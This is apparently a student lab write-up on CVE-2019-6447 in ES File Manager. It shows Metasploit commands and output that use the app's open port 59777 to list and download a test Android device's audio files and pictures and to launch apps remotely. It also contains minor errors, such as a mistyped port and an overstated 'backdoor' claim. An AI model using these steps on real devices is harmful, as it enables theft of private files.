CVE 2019-6447 - ES File Manager Vulnerability

Vinoshan Thevananthan
Sri Lanka Institute of Information Technology (SLIIT), Malabe, Sri Lanka
it20238780@my.sliit.lk

INTRODUCTION

This research paper is about manual exploitation of android open port vulnerability found in ES file manager. This open TCP 59777 port allows the attacker to install a backdoor and gather all the user's data. Further in this paper there will be a proof of concept presented to consolidate the vulnerability.

Keywords: ES file manager, HTTP, Metasploitable framework,

ABOUT VULNERABILITY

ES file manager open port vulnerability is categorized in CVE 2019-6447 in CVE database with a base score of 8.1 which is categorized as a high risk. When the file manager app is installed into the system and launched what it does is it will start a local HTTP server on the port 59777. Until the system task is killed, or force stopped in the device the port remains open like a backdoor. When a hacker or a malicious actor able to get inside the network they might be able do arbitrary file read as well as they can also be able to download those files with this vulnerability also allows the attacker to access the device remotely and launch any apps that he wishes. This vulnerability is found in the ES file managers in the version of 4.1.9.7.4 and below.

VIRTUAL ENVIRONMENT SETUP

- Our Attacking machine is going to be Kali Linux (Host Only adapter) on the VMware workstation
- Victim android device runs on Android 9 (Host only adapter) on the VMware workstation
- Affected ES file manager v4.1.9.7.4
- Both Android and Kali machine have been set in the same network.
- App has been started since the TCP port 59777 only opens and runs when the app Is started and the server runs in background

EXPLOITATION

As the initial step of the process before exploitation what we have do is fist we have to find both attacker and victim machines are on the same network in-order to find that we identify the IP address of both.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.129  netmask 255.255.255.0  broadcast 192.168.40.255
        inet6 fe80::20c:29ff:feca:2622  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ca:26:22  txqueuelen 1000  (Ethernet)
        RX packets 60  bytes 15481 (15.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 98  bytes 16402 (16.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1: Kali Linux IP address



Figure 2: Android IP Address

After identifying the IP address of the machine we can see that both are in the same network, but in-order to check the connectivity PING command has been used.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.40.128
PING 192.168.40.128 (192.168.40.128) 56(84) bytes of data.
64 bytes from 192.168.40.128: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.40.128: icmp_seq=2 ttl=64 time=0.677 ms
64 bytes from 192.168.40.128: icmp_seq=3 ttl=64 time=0.547 ms
64 bytes from 192.168.40.128: icmp_seq=4 ttl=64 time=0.435 ms
64 bytes from 192.168.40.128: icmp_seq=5 ttl=64 time=0.616 ms
^C
── 192.168.40.128 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4077ms
rtt min/avg/max/mdev = 0.435/0.708/1.266/0.290 ms
```

Figure 3: PING command to check the connectivity

Right after confirming the connectivity what we have to do is check for the TCP 56777 port state so for that I used NMAP port scan

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 59777 192.168.40.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-18 13:36 EDT
Nmap scan report for 192.168.40.128
Host is up (0.0021s latency).

PORT      STATE SERVICE
59777/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

Figure 4: NMAP port scan

Msfconsole and msfdatabase was started start the metaspolit framework.



Figure 5: Metasplotable framework

In-order to exploit the ES folder vulnerability we need to search for the exploit. So we run the command “search es_file”

```
msf6 > search es_file

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/es_file_explorer_open_port   2019-01-16       normal     No     ES File Explorer Open P
ort
   1  exploit/unix/webapp/joomla_media_upload_exec        2013-08-01       excellent  Yes    Joomla Media Manager Fi
le Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/joomla_media_upload_e
xec
```

Figure 6: Search for exploit

After searching that we must select the file for that what we must do is we need to run the command “use 0”. After selecting the exploit, we can look at the options or setting of the exploit by running the command “show options”

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                          wiki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host
```

Figure 7: exploit options

In the RHOSTS option the android/ victim’s IP address need to be assigned for that, the “SET RHOSTS 192.168.40.128” should be run

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOSTS 192.168.40.128
RHOSTS ⇒ 192.168.40.128
```

Figure 8:setting RHOSTS

After assigning the victims IP address to RHOSTS, look at the actions available by using the command “show actions”

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

   Name            Description
   ----            -----------
   APPLAUNCH       Launch an app. ACTIONITEM required.
   GETDEVICEINFO   Get device info
   GETFILE         Get a file from the device. ACTIONITEM required.
   LISTAPPS        List all the apps installed
   LISTAPPSALL     List all the apps installed
   LISTAPPSPHONE   List all the phone apps installed
   LISTAPPSSDCARD  List all the apk files stored on the sdcard
   LISTAPPSSYSTEM  List all the system apps installed
   LISTAUDIOS      List all the audio files
   LISTFILES       List all the files on the sdcard
   LISTPICS        List all the pictures
   LISTVIDEOS      List all the videos
```

Figure 9: Show actions

As the first default action the “GETDEVICEINFO” has been set with that default command the “run” command has been given

```
Auxiliary action:

   Name           Description
   ----           -----------
   GETDEVICEINFO  Get device info
```

Figure 10: GETDEVICEINFO action has been set default

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.40.128:59777 - Name: VMware Virtual Platform
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 11: GETDEVICEINFO results



Figure 12: POC to support fig.11

As next step “LISTAUDIOS” has been assigned and executed.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAUDIOS
action => LISTAUDIOS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.40.128:59777
  Wasted-MassTamilan.so.mp3 (2.87 MB) - 6/15/22 04:35:55 AM: /storage/emulated/0/Download/Wasted-MassTamilan.so.mp3

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 13: LISTAUDIOS command

All the audios listed in the device has been revealed so as the next step, by using the command “GETFILE” the audio file is downloaded into the kali machine for that the “ACTIONITEM” has to be set with the audio file address.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.40.128   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                          iki/Using-Metasploit
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name     Description
   ----     -----------
   GETFILE  Get a file from the device. ACTIONITEM required.


msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/Download/Wasted-MassTam
ilan.so.mp3
ACTIONITEM => /storage/emulated/0/Download/Wasted-MassTamilan.so.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.40.128:59777 - /storage/emulated/0/Download/Wasted-MassTamilan.so.mp3 saved to /home/kali/.msf4/loot/202
20618134752_default_192.168.40.128_getFile_353123.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 14: GETFILE (AUDIO)

After the running the exploit there was an address came as a result which is a kali linux path. That path leads to the looted audio file.



Figure 15: PATH



Figure 16: The Looted Audio file from android

As the next exploit images in the devices has been listed using the command “LISTPICS”, and that command executed and revealed all the image file details in the phone to the attacker.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.40.128:59777
  crop.jpeg (8.27 KB) - 6/15/22 04:39:48 AM: /storage/emulated/0/Download/crop.jpeg
  3445851.jpg (24.60 KB) - 6/15/22 04:42:20 AM: /storage/emulated/0/Download/3445851.jpg
  smooth-white-wave-background_52683-55288.jpg (152.84 KB) - 6/15/22 04:44:49 AM: /storage/emulated/0/Download/smoot
h-white-wave-background_52683-55288.jpg

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 17: LISTPICS

In-order to loot the picture in the phone the same “GETFILE” command, “ACTIONITEM” has been set and executed.

```
Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting                  Required  Description
   ----        ---------------                  --------  -----------
   ACTIONITEM  /storage/emulated/0/Download/cr  no        If an app or filename if required by the action
               op.jpeg
   Proxies                                      no        A proxy chain of format type:host:port[,type:host:port][
                                                          ...]
   RHOSTS      192.168.40.128                   yes       The target host(s), see https://github.com/rapid7/metasp
                                                          loit-framework/wiki/Using-Metasploit
   RPORT       59777                            yes       The target port (TCP)
   SSL         false                            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                yes       The number of concurrent threads (max one per host)
   VHOST                                        no        HTTP server virtual host

Auxiliary action:
```

Figure 18: Exploit option for picture looting

As the result like in the previous audio file exploit a kali linux path appeared. After running that path in the kali linux it directly led to the looted picture.

Figure 19: Result of GETFILE (picture)



Figure 20: Path



Figure 21: Looted picture

As the final exploit, remote application launch is planned before that all the phone's applications are listed by using the command "LISTAPPPHONE"



Figure 22: APPS lists

After listing all the phone application, it is decided to open the google chrome remotely, in-order to do that as the action “APPLAUNCH” is set and as the “ACTIONITEM” the chrome is set.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action APPLAUNCH
action => APPLAUNCH
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM com.android.chrome
ACTIONITEM => com.android.chrome
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting     Required  Description
   ----        ---------------     --------  -----------
   ACTIONITEM  com.android.chrome  no        If an app or filename if required by the action
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS      192.168.40.128      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       59777               yes       The target port (TCP)
   SSL         false               no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                   yes       The number of concurrent threads (max one per host)
   VHOST                           no        HTTP server virtual host


Auxiliary action:

   Name       Description
   ----       -----------
   APPLAUNCH  Launch an app. ACTIONITEM required.
```

Figure 23: REMOTE APPLAUNCH OPTIONS



Figure 24: Result of APPLAUNCH

In the above figure 24, after running the “run” command, in the kali terminal it says “com.android.chrome launched successfully” as the result the chrome browser in the android has been successfully launched remotely without any interference or authentication of the android user.

RESULTS AND DISCUSSION

Due to the open port 59777 vulnerability found in the ES file manager, it became easier to install a backdoor and execute attack against the android system. This backdoor helps the attacker to take every information and data available in the system without any knowledge of the user. Even worse this vulnerability allows the attacker to list all the applications that are available in the mobile and also it allowed to launch them without any approval or any permission from user remotely. This can lead to many attacks. If an attacker is successfully get any of his malicious apk into the system, the attacker will able to execute it remotely with the help of this backdoor which in future will result in serious loss of data and so on. Due to this backdoor the attacker also able to access all the audios, videos, documents, images etc due to this privacy issues may occur.

CONCLUSION

With the vast development of the technology, it is clear that the cyber threats in the industry are also day to day developing just like that. Cyber threats can't be eradicated but they can be avoided by using the common intelligence.

Attacks like Backdoor leads to a serious data leakage and a ransom threat. Backdoors are hidden and they are harder to find, the harder they are to find, the more danger they are. These backdoors attacks are mostly done again the system by the attackers due the human error or due to the outdated components in the system. Having vulnerabilities like weak password, open unnoticed ports, being naïve are some vulnerabilities that has been exploited to install the backdoor.

By having a proper security practices the backdoors attacks against the system can be protected. Using anti-virus software, using advanced firewall, password manager, staying up to date with the security news are some of the ways.

As per the Saying "PREVENTION IS BETTER THAN THE CURE"

REFERENCES

[1] Aimin Zhang, Y. H. (2016). CrashFuzzer: Detecting Input Processing Related.

[2] Alejandro Argudo, G. L. (2017). Privacy Vulnerability Analysis for Android Applications.

[3] Ebin Thoppil, S. S. (2020). Android Device Hacking : TheFatRat and.

[4] Giorgio Severi, J. M. (2021). Explanation-Guided Backdoor Poisoning Attacks Against Malware Classifiers.

[5] Junsung Cho, G. C. (2017). Open Sesame! Design and Implementation of.

[6] Martens, B. (2022). *What Is a Backdoor & How to Prevent Backdoor Attacks (2022)*. Retrieved from Safety Detectives: https://www.safetydetectives.com/blog/what-is-a-backdoor-and-how-to-protect-against-it/#Attacks-Work

[7] XuweiXia, C. Q. (2016). Android Security Overview: A Systematic Survey.

[8] Yao Yao, L. Z. (2018). Real-time Detection of Passive Backdoor Behaviors .

[9] Yunhan Jack Jia, Q. A. (2017). Open Doors for Bob and Mallory: Open Port Usage in.

[10]Zheran Fang, W. H. (2014). Permission based Android security: Issues.

AUTHOR PROFILE

Thevananthan Vinoshan currently following BSc (Hons) in Information Technology specializing in Cyber security at the Sri Lanka Institute of Information Technology. His current interest is in the vulnerability pen testing and current research interests include cyber security threats, deep learning, wearable security, the Internet of Things, big data, and biometrics